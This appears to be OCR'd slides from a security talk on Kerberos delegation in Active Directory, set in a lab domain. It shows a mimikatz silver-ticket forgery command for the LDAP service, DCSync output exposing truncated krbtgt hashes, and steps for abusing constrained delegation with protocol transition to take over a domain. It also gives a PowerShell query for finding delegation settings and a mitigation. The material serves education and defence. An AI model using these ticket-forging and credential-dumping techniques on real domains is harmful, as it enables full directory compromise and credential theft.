
Group or user names:

- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Server Admins (ADSECLAB\ServerAdmins)
- SyncAccount (SyncAccount@lab.adsecurity.org)

Permissions for Server Admins	Allow	Deny
Full control	☑	□
Read	☑	□
Write	☑	□
Create all child objects	☑	□
Delete all child objects	☑	□


For special permissions or advanced settings, click Advanced.

DC Silver Ticket for ‘LDAP’ Service - > DCSync



```
mimikatz(commandline) # kerberos::golden /admin:LukeSkywalker  /domain:RD.ADSECURITY.ORG  /sid:S-1-5-21-25
79466-3696909401 /target:rdlabdc02.rd.adsecurity.org /rc4:595d436f11270dc4df953f217fcfbdd2 /service:LDAP /
User      : LukeSkywalker
Domain    : RD.ADSECURITY.ORG
SID       : S-1-5-21-2578996962-4185879466-3696909401
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 595d436f11270dc4df953f217fcfbdd2 - rc4_hmac_nt
Service   : LDAP
Target    : rdlabdc02.rd.adsecurity.org
Lifetime  : 9/19/2015 11:23:19 AM ; 9/16/2025 11:23:19 AM ; 9/16/2025 11:23:19 AM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'LukeSkywalker @ RD.ADSECURITY.ORG' successfully submitted for current session
```

KCD Protocol Transition To DCSYNC



User logon name:
SyncAccount @lab.adsecurity.org


User logon name (pre-Windows 2000):
ADSECLAB\ SyncAccount

□ Unlock account

Account options:

□ Smart card is required for interactive logon
□ Account is sensitive and cannot be delegated
□ Use Kerberos DES encryption types for this account
□ This account supports Kerberos AES 128 bit encryption.

Account expires
● Never
○ End of: Saturday, April 29, 2017




Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

○ Do not trust this computer for delegation
○ Trust this computer for delegation to any service (Kerberos only)
● Trust this computer for delegation to specified services only
○ Use Kerberos only
● Use any authentication protocol

Services to which this account can present delegated credentials:

Service Type	User or Computer	Port	Service N
ldap	ADSLABDC12.lab.a...		lab.adsecu

□ Expanded



```
SAM Username         : krbtgt
Account Type         : 30000000 ( USER_
User Account Control : 00000202 ( ACCOU
Account expiration   :
Password last change : 8/27/2015 10:10:
Object Security ID   : S-1-5-21-1581655
Object Relative ID   : 502

Credentials:
  Hash NTLM: f46b8b6b6e330689059b825983
    ntlm- 0: f46b8b6b6e330689059b825983
    lm  - 0: ff43293335e630fff672b3e427

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : LAB.ADSECURITY.ORGkr
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e28f5c
      aes128_hmac       (4096) : 06b0d3
      des_cbc_md5       (4096) : f1f829

* Primary:Kerberos *
    Default Salt : LAB.ADSECURITY.ORGkr
    Credentials
      des_cbc_md5       : f1f82968baa1f
```

Service Account with rights:

- “Replicate Directory Changes”
- “Replicate Directory Changes All”

Compromise web server with KCD configured for LDAP on a DC


Impersonate SyncAccount without Auth, to run DCSync & compromise AD

Discovering All Kerberos Delegation

UserAccountControl 0x0080000 = Any Service (Kerberos Only), ELSE Specific Services


UserAccountControl 0x1000000 = Any Auth Protocol (Protocol Transition), ELSE Kerberos Only

msds-AllowedToDelegateTo = List of SPNs for Constrained Delegation



```
PS C:\Windows\system32> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR
(msDS-AllowedToDelegateTo -like "*") } -prop Name,PrimaryGroupID,UserAccountControl,'msDS-AllowedToDelegateTo' | `
Where {$_.PrimaryGroupID -ne 516} | select Name,@{Name="KerbServices";Expression={IF ($_.UserAccountControl -BAND 0x0080000){'Any Servic
 @{Name="KerbProtocols";Expression={IF ($_.UserAccountControl -BAND 0x1000000){'Any (Protocol Transition)'} ELSE {'Kerberos Only'} }},`
 'msDS-AllowedToDelegateTo'

Name                               KerbServices                 KerbProtocols                msDS-AllowedToDelegateTo
----                               ------------                 -------------                ------------------------
adsdb01              Unconstrained Any Service (Kerberos Only)  Kerberos Only                {}
adsdb317               Constrained Specific Services            Kerberos Only                {MSSQLSvc/adsdb01.lab.adsecur...
ADSLABDB10  KCD – Protocol Transition Specific Services         Any (Protocol Transition)    {MSSQLSvc/adsdb01.lab.adsecur...
```

Unconstrained




Delegation is a security-sensitive operation, which allows servic
behalf of another user.

○ Do not trust this computer for delegation
● Trust this computer for delegation to any service (Kerberos
○ Trust this computer for delegation to specified services only
● Use Kerberos only
○ Use any authentication protocol

Services to which this account can present delegated cre

Service Type	User or Computer	Port

Constrained




Delegation is a security-sensitive operation, which allows services to
behalf of another user.

○ Do not trust this computer for delegation
○ Trust this computer for delegation to any service (Kerberos only)
● Trust this computer for delegation to specified services only
● Use Kerberos only
○ Use any authentication protocol

Services to which this account can present delegated credential

Service Type	User or Computer	Port	Se
MSSQLSvc	adsdb01.lab.adsecur...	1433	

Constrained – Protocol Transition



Delegation is a security-sensitive operation, which allows services to act on
behalf of another user.

○ Do not trust this computer for delegation
○ Trust this computer for delegation to any service (Kerberos only)
● Trust this computer for delegation to specified services only
○ Use Kerberos only
● Use any authentication protocol

Services to which this account can present delegated credentials:


Service Type	User or Computer	Port	Service N
MSSQLSvc	adsdb01.lab.adsecur...	1433	

https://support.microsoft.com/en-us/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-properties

Kerberos Delegation Mitigations

GOOD:

- Set all AD Admin accounts to:
  "Account is sensitive and cannot be delegated"



☑ Account is sensitive and cannot be delegated

